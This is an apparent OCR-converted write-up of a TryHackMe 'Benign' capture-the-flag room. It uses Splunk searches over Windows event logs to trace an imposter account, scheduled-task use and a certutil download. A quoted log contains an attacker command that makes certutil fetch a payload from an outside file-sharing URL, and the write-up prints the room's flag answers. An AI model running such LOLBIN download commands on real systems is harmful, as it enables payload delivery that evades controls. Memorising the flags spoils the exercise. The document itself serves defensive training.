
Benign Room

1. How many logs are ingested from the month of March, 2022?


we will use the index the question gave us and set the date we want to filter.




```
index=win_eventlogs
```

✓ 0 events (5/12/25 1:00:00.000 PM to 5/13/25 1:05:18.000 F


for set the date we need to press here:



then choose for date range option:



then we could choose the dates and press "apply"




Date Range

Between ▾ 03/01/2022 and 04/01/2022

00:00:00 24:00:00

then we would see the amount of events:




```
index=win_eventlogs
```

✓ 13,959 events (3/1/22 12:00:00.000 AM to 4/2/22 12:00:00.000 AM) No Event Sampling ▾


2. Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?

we can check all the users and see there is one who is trying to look similar to another user.
by using the next filter we can watch all the users (the filter count all the users by the built in field “UserName”):



```
index=win_eventlogs
| stats count by UserName
```

by observe about all the users I can see there is something weird, two users that almost look the same:




UserName	count
Amel1a	1
Amelia	1071
Bell	1104
Chris.fort	1130
Daina	1106
James	1336
Katrina	1274
Moin	1357

but I know that user Amelia is given, so the second user is the imposter.

3. Which user from the HR department was observed to be running scheduled tasks?


when user creates scheduled tasks he usually use “schtasks.exe” so we will use that as filter.



```
index=win_eventlogs schtasks.exe
```

✓ 87 events (3/1/22 12:00:00.000 AM to 4/2/22 12:00:00.

after scrolling down and press on the username field we can see all the users that used that, but only one belongs to the HR by the info we got in the start of the incident




```
SourceModuleType 1
SourceName 1
splunk_server 1
SubjectDomainName 1
timeendpos 1
timestartpos 1
UserName 4
```

```
Values
James
Moin
Katrina
Chris.fort
```

4. Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host?


LOLBINs - Legitimate Windows binaries often abused by attackers to evade detection.

Common LOLBINs that can download files: certutil.exe, powershell.exe, bitsadmin.exe and more.
we will use that as filter.



```
index=win_eventlogs certutil.exe
```

Then we can see only one log, and it contain the username:




```
EventTime: 2022-03-04T10:38:28Z
EventType: AUDIT_SUCCESS
HostName: HR_01
NewProcessId: 0x82194b
Opcode: Info
ProcessID: 9912
ProcessName: C:\Windows\System32\certutil.exe
Severity: INFO
SeverityValue: 2
SourceModuleName: eventlog
SourceModuleType: Win_event_log
SourceName: Microsoft-Windows-Security-Auditing
SubjectDomainName: cybertees.local
UserName: haroon
index: winlogs
```

5. To bypass the security controls, which system process (lolbin) was used to download a payload from the internet?

already answers on that.

6. What was the date that this binary was executed by the infected host? format (YYYY-MM-DD)?
the evetime field holds this information:




i	Time	Event
>	3/4/22 10:38:28.000 AM	{ [-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01


7. Which third-party site was accessed to download the malicious payload?
Also the answer shows in the commandline field.

8. What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase?
also found in the commandline field.

9. The suspicious file downloaded from the C2 server contained malicious content with the pattern THM{..........}; what is that pattern?

for find the answer we can visit the URL itself (usually we would use safe environment to do that):


Search | Splunk 8.2.6
New Tab
https://controlc.com/e4d11035
https://controlc.com/e4d11035 — Visit
HackMe | Learn Cy...
looks like you haven't start
This time, search with:



flag.txt

THM{KJ&*H^B0}

10. What is the URL that the infected host connected to?

the URL is the answer.